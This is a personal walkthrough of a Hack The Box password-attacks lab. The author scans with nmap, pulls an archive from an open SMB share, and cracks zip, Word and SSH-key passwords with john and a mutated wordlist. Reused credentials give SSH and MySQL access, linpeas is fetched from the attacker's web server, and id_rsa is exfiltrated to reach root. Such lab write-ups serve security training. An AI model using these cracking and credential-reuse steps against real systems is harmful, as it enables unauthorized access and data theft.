
Medium

Prompt:

Our next host is a workstation used by an employee for their day-to-day work. These types of hosts are often used to exchange files with other employees and are typically administered by administrators over the network. During a meeting with the client, we were informed that many internal users use this host as a jump host. The focus is on securing and protecting files containing sensitive information.

Target: 10.129.202.221

Starting off with a default scripts service enumeration nmap scan



```
└─$ nmap -sC -sV 10.129.202.221 -oA default_scripts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 23:40 CST
Nmap scan report for 10.129.202.221
Host is up (0.044s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3f:4c:8f:10:f1:ae:be:cd:31:24:7c:a1:4e:ab:84:6d (RSA)
|   256 7b:30:37:67:50:b9:ad:91:c0:8f:f7:02:78:3b:7c:02 (ECDSA)
|_  256 88:9e:0e:07:fe:ca:d0:5c:60:ab:cf:10:99:cd:6c:a7 (ED25519)
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2024-12-17T05:41:36
|_  start_date: N/A
|_nbstat: NetBIOS name: SKILLS-MEDIUM, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 1m13s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds
```

SSH, SMB


Attempted to SSH as mike using the creds found in the previous lab

```
mike:7777777
```

That didn’t work

Ran some nmap script vulnerability scanning on the SMB ports to see if there would be any easy exploitation there and found nothing of value

Running some SMB enumeration with SMBmap




```
└─$ smbmap -H 10.129.202.221

 ________  ___      ___  _______   ___      ___       __         _______
 /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
(:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
 \___  \    /\\  \/.    ||:     \/   /\\  \/.    |   /' /\  \     |:  ____/
  __/  \\  |: \.        |(|  _  \\  |: \.        |  //  __'  \    (|  /
 /" \   :) |.  \    /:  ||: |_)  :) |.  \    /:  | /   /  \\  \  /|__/ \
(_______/  |___|\__/|___|(_______/  |___|\__/|___|(___/    \___)(_______)
 ---------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.129.202.221:445      Name: 10.129.202.221            Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        SHAREDRIVE                                              READ ONLY       SHARE-DRIVE
        IPC$                                                    NO ACCESS       IPC Service (skills-medium server (Samba, Ubuntu))
```

There is a readable share driver

Use SMB client to attempt to access the readable share drive

find a document and download it



```
┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ smbclient //10.129.202.221/sharedrive -N -L
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Feb 10 04:39:38 2022
  ..                                  D        0  Thu Feb 10 04:35:54 2022
  Docs.zip                            N     6724  Thu Feb 10 04:39:38 2022

                14384136 blocks of size 1024. 10222524 blocks available
smb: \> get Docs.zip
getting file \Docs.zip of size 6724 as Docs.zip (38.0 KiloBytes/sec) (average 38.0 KiloBytes/sec)
smb: \> 
```

Attempting to unzip docs.zip it ask for a password

convert the zip file to a hash with zip2john script

Running john with rockyou against the hash did not work


Running it with a mutated password list from the custom rules and password list htb gave us did

```
#generating custom password list:
hashcat --force password.list -r custom.rule --stdout | sort
-u > mut_password.list

#running john with that list
```

```
john --wordlist=~/htb/password_attacks/mut_password.list Doc
s.hash

Destiny2022!     (Docs.zip/Documentation.docx)
```

Unzip the file using that password and we find a document that is password protected. Using the password found to unzip the archive did not work on this file. SO I attempt to crack the file as well


Follow the same process converting the file to a hash and then running john on that with a mutated word list



```
┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ office2john Documentation.docx > Documentation.hash

┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ john --wordlist=~/htb/password_attacks/mut_password.list Documentation.hash
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2007 for all loaded hashes
Cost 2 (iteration count) is 50000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
987654321        (Documentation.docx)
1g 0:00:00:00 DONE (2024-12-17 00:10) 2.439g/s 8741p/s 8741c/s 8741C/s 9876542001!..98765432109
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ 
```

```
987654321        (Documentation.docx)
```

Inside that file we find some credentials to use



5. Point your browser to http://localhost:8080/cms (in case you have not chosen other options in the settings.xml parameters inlane.deploy.war.dirName and inlane.deploy.war.servletPath).

Root password is `jason:C4mNKjAtL2dydsYa6`

6. Create your first virtual site and enjoy

7. Alternatively if you want to test inlane's configuration from scratch, simply add the configwizard-webapp module in your root pom.xml, in order to have something like

```
<module>configwizard-webapp</module>
```

```
jason:C4mNKjAtL2dydsYa6
```

ssh into the system using the creds above

attempt to log into root with the password above, failed


sudo -l says jason is not allowed to run sudo

checking the bash history file it is empty

checking /tmp to see if there are any ccache files, there was nothing


tried to run realm and it wasn’t installed

Copied over linpeas with curl and python web server to do some more enumeration automatically




```
jason@skills-medium:~$ python3
Python 3.8.10 (default, Nov 26 2021, 20:14:08)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> quit
Use quit() or Ctrl-D (i.e. EOF) to exit
>>> quit()
jason@skills-medium:~$ curl -O http://10.10.14.3:8000/linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  810k  100  810k    0     0  2179k      0 --:--:-- --:--:-- --:--:-- 2179k
jason@skills-medium:~$ █

└─$ locate linpeas

┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ git clone https://github.com/peass-ng/PEASS-ng/releases/download/20241205-c8c0c3e5/linpeas.sh
Cloning into 'linpeas.sh' ...
remote: Not Found
fatal: repository 'https://github.com/peass-ng/PEASS-ng/releases/download/20241205-c8c0c3e5/linpeas.sh/' not found

┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ ls
Docs.hash  Docs.zip  Documentation.docx  Documentation.hash  default_scripts.gnmap  default_scripts.nmap  default_scripts.xml

┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ cd ~/Downloads

┌──(homie㉿kali)-[~/Downloads]
└─$ ls
 LaZagne-2.4.6   LaZagne-2.4.6.zip   LaZagne.exe   LibreOffice_24.8.3_Linux_x86-64_deb.tar.gz   code_1.95.3-1731513102_amd64.deb   linpeas.sh  'shell.asp(1).zip'   shell.asp.zip

┌──(homie㉿kali)-[~/Downloads]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.202.221 - - [17/Dec/2024 00:19:07] "GET /linpeas.sh HTTP/1.1" 200 -
```

Looking through the enumeration results we find that mysql is open. This was also mentioned in the document that we cracked earlier so it may be of importance



In this case you will have to point your browser to http://localhost:8080/config the first time then afterwards just head to http://localhost:8080/cms as usual Change to the tomcat/bin and run the servlet container (launch startup.bat or startup.sh depending on your platform). Follow the instructions on-screen to configure inlane. Note that at some point it will ask for database settings. You should have an existing database already setup. We recommend under Linux either PostgreSQL or MySQL. Under Windows the best solution is MySQL.




```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -

╔══════════╣ Can I sniff with tcpdump?
No
```

Attempting to connect to the database with the credentials we found

```
mysql -u jason -p -h 127.0.0.1
C4mNKjAtL2dydsYa6
```

Doing some database enumeration we find a password for dennis, the other user that I saw in the home directory aside from jason



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| users              |
+--------------------+
2 rows in set (0.01 sec)

mysql> use users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_users |
+-----------------+
| creds           |
+-----------------+
1 row in set (0.01 sec)

mysql> select * from creds;
```

```
101 | dennis                  | 7AUgWWQEiMPdqx
```

switching users to dennis with the found password works

Running sudo -l Dennis is also not allowed to sudo


looking at the files in his home directory we see a .ssh folder

transfer that file over to my attacking machine with a python web server

```
python3 -m http.server

download from attacking machine with
curl -O http://<target>:8000/id_rsa
```

convert the key to a hash

run john against the file with the same mutated password list and we crack it



```
└─$ curl -O http://10.129.202.221:8000/id_rsa
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2546  100  2546    0     0  26940      0 --:--:-- --:--:-- --:--:-- 27085

┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ ls
Docs.hash  Docs.zip  Documentation.docx  Documentation.hash  default_scripts.gnmap  default_scripts.nmap  default_scripts.xml  id_rsa

┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ ssh2john id_rsa > id_rsa.hash

┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 82.22% (ETA: 00:31:41) 0g/s 9501Kp/s 9501Kc/s 9501KC/s 8299741..8299335280
Session aborted

┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ john --wordlist=~/htb/password_attacks/mut_password.list id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd12020!   (id_rsa)
1g 0:00:00:00 DONE (2024-12-17 00:31) 100.0g/s 3968Kp/s 3968Kc/s 3968KC/s P@ssw0rd12015!..P@ssw0rd196
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(homie㉿kali)-[~/htb/password_attacks/labs/medium]
└─$ 
```

```
P@ssw0rd12020!   (id_rsa)
```

ssh on the target machine as dennis to the target as root worked

ssh from our attacking machine as root using the id_rsa file we found also worked

```
dennis@skills-medium:~/.ssh$ ssh root@localhost
P@ssw0rd12020!
```

and then we get our flag as root!~